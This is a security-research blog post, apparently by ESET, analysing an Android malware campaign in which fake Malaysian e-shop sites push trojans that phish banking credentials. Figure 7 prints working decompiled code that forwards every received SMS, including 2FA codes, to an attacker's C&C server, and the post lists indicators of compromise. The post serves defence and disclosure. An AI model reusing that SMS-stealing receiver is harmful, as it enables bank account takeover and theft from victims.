Digital Security
Progress. Protected.

FAKE E-SHOPS ON THE PROWL FOR BANKING CREDENTIALS USING ANDROID MALWARE

ESET RESEARCHERS ANALYZED THREE MALICIOUS APPLICATIONS TARGETING CUSTOMERS OF EIGHT MALAYSIAN BANKS

TABLE OF CONTENTS

The popularity of online shopping has been growing during the past few years, a trend accelerated by the pandemic. To make this already convenient way of never having to leave the couch to buy new things even more convenient, people are increasingly using their smartphones instead of computers to shop: *in Q1 2021*, smartphones accounted for 69% of all retail website visits worldwide, and smartphone purchases made up 57% of online shopping orders. A noteworthy aspect of buying goods and services via a mobile device is that *53%* of smartphone users do it from vendor-specific applications.

Seeking the opportunity to make a profit off this behavior, cybercriminals exploit it by tricking eager shoppers into downloading malicious applications. In an ongoing campaign targeting the customers of eight Malaysian banks, threat actors are trying to steal banking credentials by using fake websites that pose as legitimate services, sometimes outright copying the original. These websites use similar domain names to the services they are impersonating the better to attract unsuspecting victims.

CAMPAIGN OVERVIEW

This campaign was *first identified* at the end of 2021, with the attackers impersonating the legitimate cleaning service Maid4u. Distributed through Facebook ads, the campaign tempts potential victims to download Android malware from a malicious website. It is still ongoing as of the publication of this blogpost, with even more distribution domains registered after its discovery. In January 2022, MalwareHunterTeam shared *three more malicious* websites and Android trojans attributed to this campaign.

On top of that, ESET researchers found four more fake websites. All seven websites impersonated services that are only available in Malaysia: six of them, Grabmaid, Maria's Cleaning, Maid4u, YourMaid, Maideasy and MaidACall, offer cleaning services, and the seventh is a pet store named PetsMore. The side-by-side comparison of the legitimate and copycat versions of Grabmaid and PetsMore can be seen in Figures 1 and 2, respectively.



Figure 1. Grabmaid: legitimate website on the left, copycat on the right



Figure 2. PetsMore: legitimate website on the left, copycat on the right

The copycat websites do not provide an option to shop directly through them. Instead, they include buttons that claim to download apps from Google Play. However, clicking these buttons does not actually lead to the Google Play store, but to servers under the threat actors' control. To succeed, this attack requires the intended victims to enable the non-default "Install unknown apps" option on their devices. Interestingly, five of the seven legitimate versions of these services do not even have an app available on Google Play.

To appear legitimate, the applications ask the users to sign in after starting them up; there is however no account validation on the server side – the software takes any input from the user and always declares it correct. Keeping up the appearance of an actual e-shop, the malicious applications pretend to offer goods and services for purchase while matching the interface of the original stores (see Figure 3 for a screenshot of the shopping cart in one of the malicious apps). When the time comes to pay for the order, the victims are presented with payment options – they can pay either by credit card or by transferring the required amount from their bank accounts. During our research, it was not possible to pick the credit card option.



Figure 3. The shopping cart in a malicious application

As we already mentioned, the goal of the malware operators is to obtain the banking credentials of their victims. After picking the direct transfer option, victims are presented a fake FPX payment page and asked to choose their bank out of the eight Malaysian banks provided, and then enter their credentials. The targeted banks are Maybank, Affin Bank, Public Bank Berhad, CIMB bank, BSN, RHB, Bank Islam Malaysia, and Hong Leong Bank, as seen in Figure 4.



Figure 4. Targeted banks

After unfortunate victims submit their banking credentials, they receive an error message informing them that the user ID or password they provided was invalid (Figure 5). At this point, the entered credentials have been sent to the malware operators, as Figure 6 shows.



Figure 5. Error message displayed to the victim after credentials are exfiltrated



Figure 6. Credentials being sent to the attacker's server

To make sure the threat actors can get into their victims' bank accounts, the fake e-shop applications also forward all SMS messages received by the victim to the operators in case they contain Two-Factor Authentication (2FA) codes sent by the bank (see Figure 7).

```
public void onReceive(Context context, Intent intent) {
    if (intent.getAction() == SMS_RECEIVED) {
        String android_id = Settings.Secure.getString(context.getContentResolver(), "android_id");
        Bundle bundle = intent.getExtras();
        if (bundle != null) {
            Object[] pdus = (Object[]) bundle.get("pdus");
            SmsMessage[] messages = new SmsMessage[pdus.length];
            for (int i = 0; i < pdus.length; i++) {
                messages[i] = SmsMessage.createFromPdu((byte[]) pdus[i]);
            }
            if (messages.length > -1) {
                this.sms = messages[0].getMessageBody();
            }
            RequestQueue queue = Volley.newRequestQueue(context);
            queue.add(new StringRequest(0, String.format("https://m4apks.online/api_spa24125/api_espanol/api.php?sid=%1$s&sms=%2$s", android_id, this.sms), null, null));
        }
    }
}
```

Figure 7. All received SMS messages are forwarded to the attacker's server

MALWARE DESCRIPTION

The observed malware is rather minimalistic: it is designed to request only one user permission, which is to read received SMS messages. Its goal is to phish for banking credentials and forward 2FA SMS messages from the compromised device to the operators. Lacking the functionality to remove SMS messages from the device, the malware cannot hide that somebody is trying to get into the victim's bank account.

So far, the malware has been targeting only Malaysia – both the e-shops it impersonates and the banks whose customers' credentials it is after are Malaysian, and the prices in the applications are all displayed in the local currency, the Malaysian Ringgit.

One of the services impersonated in the campaign, MaidACall, has already warned its users of this fraudulent campaign via a *Facebook post* (see Figure 8). The rest have not publicly commented on the issue yet.



Figure 8. Warning post by a service that was impersonated during the campaign

We have found the same malicious code in all three analyzed applications, leading us to conclude that they can all be attributed to the same threat actor.

TAKE AWAYS

To protect yourself against this type of threat, first, try to ensure that you are using legitimate websites to shop:

- Verify if the website is secure, i.e., its URL begins with `https://`. Some browsers might even refuse to open non-HTTPS websites and explicitly warn users or provide an option to enable HTTPS-only mode.
- Be wary of clicking ads and do not follow paid search engine results: it is possible that they do not lead to the official website

Apart from looking out for fake websites, here are some other useful tips to enjoy a safer online shopping experience on your smartphone:

- Pay attention to the source of applications you are downloading. Make sure that you are actually redirected to the Google Play store when getting an application

- Use software or hardware 2FA instead of SMS when possible
- Use mobile security solutions to detect harmful websites and malicious apps

CONCLUSION

The observed campaign is a fake e-shop scheme targeting the banking credentials of Android users in Malaysia. It exploits the popularity of using smartphones to shop online. Instead of phishing for banking credentials on websites, the threat actors have introduced Android applications into the chain of compromise, thus making sure they have access to 2FA SMS messages the victim is likely to receive. The scheme relies on using ads to lure potential victims into accessing copycat versions of legitimate websites. Once there, a fake Google Play download button directs them towards a malicious application distributed by the malware operators via a third-party site.

While the campaign targets Malaysia exclusively for now, it might expand to other countries and banks later on. At this time, the attackers are after banking credentials, but they may also enable the theft of credit card information in the future.

INDICATORS OF COMPROMISE (IOCS)

Samples

First seen	**2022-01-04**
MD5	`CB66D916831DE128CCB2FCD458067A7D`
SHA-1	`ABC7F3031BEC7CADD4384D49750665A1899FA3D4`
SHA-256	`9b4a0019e7743a46b49a4d8704ffd6e064db2e5d8db6da4056f7eae5369e16f9`
Package name	`com.app.great`
Description	Malicious app impersonating Grabmaid service.
C&C	`muapks[.]online`
Detection	Android/Spy.SmsSpy.UZ

First seen	**2022-02-23**
MD5	`8183862465529F6A46AED60E1B2EAE52`
SHA-1	`BEDDFE5A26811DCCCA7938D00686F8F745424F57`
SHA-256	`E949BAC52D39B6E207A7943EC778D96D8811FB63D4A037F70E5B6E6706A12986`
Package name	`com.app.great`
Description	Malicious app impersonated Maria's Cleaning service.
C&C	`m4apks[.]online`
Detection	Android/Spy.SmsSpy.UZ

First seen	2022-02-08
MD5	B6845141EC0F4665A90FB16598F56FAC
SHA-1	1C984FB282253A64F11EE4576355C1D5EFBEE772
SHA-256	D1017952D1EF0CEEC6C2C766D2C794E8CC4FB61B2FFA10ED6B6228E8CADF0B39
Package name	com.app.great
Description	Malicious app impersonating Maid4u service.
C&C	maid4uapks90[.]online
Detection	Android/Spy.SmsSpy.UZ

First seen	2022-01-03
MD5	43727320E8BF756FE18DB37483DAD0A0
SHA-1	E39C485F24D239867287DCD468FC813FDB5B7DB6
SHA-256	5F8A54D54E25400F52CE317BFDBBC866E11EA784AB2D5E3BD0A082A53C6B2D7B
Package name	com.app.services
Description	Malicious app impersonating MaidACall service.
C&C	grabsapks[.]online
Detection	Android/Spy.SmsSpy.UZ

First seen	2022-02-09
MD5	C51BC547A40034F4828C72F37F2F1F39
SHA-1	1D33F53E2E9268874944C2F52E31CCAF2BF46A93
SHA-256	D8BE8F7B8B224FCA2BB3E7632F6B97B67A74202DC4456F8A79A8856B478C0C6E
Package name	com.app.great
Description	Malicious app impersonating MaidACall service.
C&C	grabmyapks90[.]online
Detection	Android/Spy.SmsSpy.UZ

First seen	2022-01-08
MD5	4BEC6A07E881DB1A950367BEB1702ADA
SHA-1	9A5A57BF49DBBEF2E66FEE98E5C97B0276D03D28
SHA-256	A5C7373BE95571418C41AF0DE6A03CE78E82BC1F432E662C0DC42B988640E678
Package name	com.pets.lover
Description	Malicious app impersonating PetsMore service.
C&C	m4apks[.]online
Detection	Android/Spy.SmsSpy.UZ

First seen	2022-01-17
MD5	4FD6255562B2A29C974235FD21B8D110
SHA-1	BA78B1177C3E2A569A665611E7684BCEEAF2168F
SHA-256	DFF93FD8F3BC26944962A56CB6B31246D2121AE703298A86F20EA9E8967F6510
Package name	com.app.great
Description	Malicious app impersonating PetsMore service.
C&C	m4apks[.]online
Detection	Android/Spy.SmsSpy.UZ

First seen	2022-01-30
MD5	C7DCBD2B7F147A6450C62A8D67207465
SHA-1	0E910AD1C33BEF86C9FDBBE4654421398E694329
SHA-256	A091B15F008B117167A17A8DB4C19E60BD9C99F1047BC82D60E3FD42157333AE
Package name	com.app.great
Description	Malicious app impersonating YourMaid service.
C&C	grabmaidsapks80[.]online
Detection	Android/Spy.SmsSpy.UZ

First seen	2021-10-09
MD5	71341FC2958E65D208F2770185C61D7A
SHA-1	5237D3FAE84BB5D611C80338CF02EB3793C30F02
SHA-256	4904C26E90DC4D18AD6A2D291AF2CD61390661B628F202ABFEDDF8056502F64A
Package name	com.company.gamename
Description	Malicious app impersonating Maid4u service.
C&C	124.217.246[.]203:8099
Detection	Android/Spy.SmsSpy.UJ

First seen	2021-12-13
MD5	CF3B20173330FEA53E911A229A38A4BC
SHA-1	B42CD5EC736FCC0D51A1D05652631BE50C9456A0
SHA-256	6DB2D526C3310FAD6C857AA1310F74DC0A5FE21402E408937330827ACA2879B7
Package name	com.great.blue
Description	Malicious app impersonating Maideasy service.
C&C	meapks[.]xyz
Detection	Android/Spy.SmsSpy.UZ

Network

IP	Provider	First seen	Details
185.244.150[.]159	Dynadot	2022-01-20 19:36:29	token2[.]club Distribution website
194.195.211[.]26	Hostinger	2022-01-08 14:33:32	grabamaid-my[.]online Distribution website
172.67.177[.]79	Hostinger	2022-01-03 08:20:50	maidacalls[.]online Distribution website
172.67.205[.]26	Hostinger	2022-01-03 13:40:24	petsmore[.]online Distribution website

172.67.174[.]195	Hostinger	2022-02-23 00:45:06	cleangmy[.]site Distribution website
N/A	Hostinger	2022-01-24 17:40:14	my-maid4us[.]site Distribution website
N/A	Hostinger	2022-01-27 14:22:10	yourmaid[.]online Distribution website
194.195.211[.]26	Hostinger	2021-11-19 05:35:01	muapks[.]online C&C server
194.195.211[.]26	Hostinger	2021-11-19 05:23:22	grabsapks[.]online C&C server
104.21.19[.]184	Hostinger	2022-01-20 03:47:48	grabmyapks90[.]online C&C server
104.21.29[.]168	Hostinger	2021-12-22 12:35:42	m4apks[.]online C&C server
172.67.208[.]54	Hostinger	2022-01-17 09:22:02	maid4uapks90[.]online C&C server
172.67.161[.]142	Hostinger	2022-01-22 06:42:37	grabmaidsapks80[.]online C&C server
2.57.90[.]16	Hostinger	2022-01-10 23:51:29	puapks[.]online C&C server
124.217.246[.]203	Hostinger	2021-09-15 03:50:28	124.217.246[.]203:8099 C&C server
172.67.166[.]180	Hostinger	2021-12-24 15:54:34	meapks[.]xyz C&C server

MITRE ATT&CK TECHNIQUES

This table was built using *version 10* of the ATT&CK framework.

Tactic	ID	Name	Description
Initial Access	*T1444*	Masquerade as Legitimate Application	Fake websites provide links to download malicious Android apps.
	T1476	Deliver Malicious App via Other Means	Malicious apps are delivered via direct download links behind fake Google Play buttons.

Credential Access	*T1411*	Input Prompt	Malware displays fake bank log in screens to harvest credentials.
	T1412	Capture SMS Messages	Malware captures received SMS messages so it has 2FA codes for bank logins.
Collection	*T1412*	Capture SMS Messages	Malware captures received SMS messages that might contain other interesting data besides 2FA codes for bank logins.
Exfiltration	*T1437*	Standard Application Layer Protocol	Malicious code exfiltrates credentials and SMS messages over standard HTTPS protocol.